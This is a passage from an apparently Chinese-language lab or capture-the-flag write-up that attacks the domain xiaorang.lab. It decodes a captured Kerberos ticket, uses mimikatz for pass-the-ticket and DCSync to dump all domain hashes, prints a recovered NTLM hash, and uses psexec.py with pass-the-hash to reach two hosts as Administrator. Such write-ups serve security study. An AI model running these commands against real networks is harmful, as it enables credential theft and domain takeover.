
成功拿到票据

image-20260316183501478

将得到的票据base64解码转储为kirbi

1
certutil -f -decode aaa.txt aaa.kirbi


用mimikatz进行Dcsync

1
mimikatz.exe "kerberos::purge" "kerberos::ptt aaa.kirbi" "lsadump::dcsync /domain:xiaorang.lab /all /csv" "exit"

成功拿到域控哈希4889f6553239ace1f7c47fa2c619c252

image-20260316184120592

1

proxychains4 -q  psexec.py -hashes :4889f6553239ace1f7c47fa2c619c252 Administrator@172.22.4.7

image-20260316185727176

1

proxychains4 -q  psexec.py -hashes :4889f6553239ace1f7c47fa2c619c252 xiaorang/Administrator@172.22.4.19

image-20260316190133548

About this Post

This post is written by DashingBug, licensed under CC BY-NC 4.0.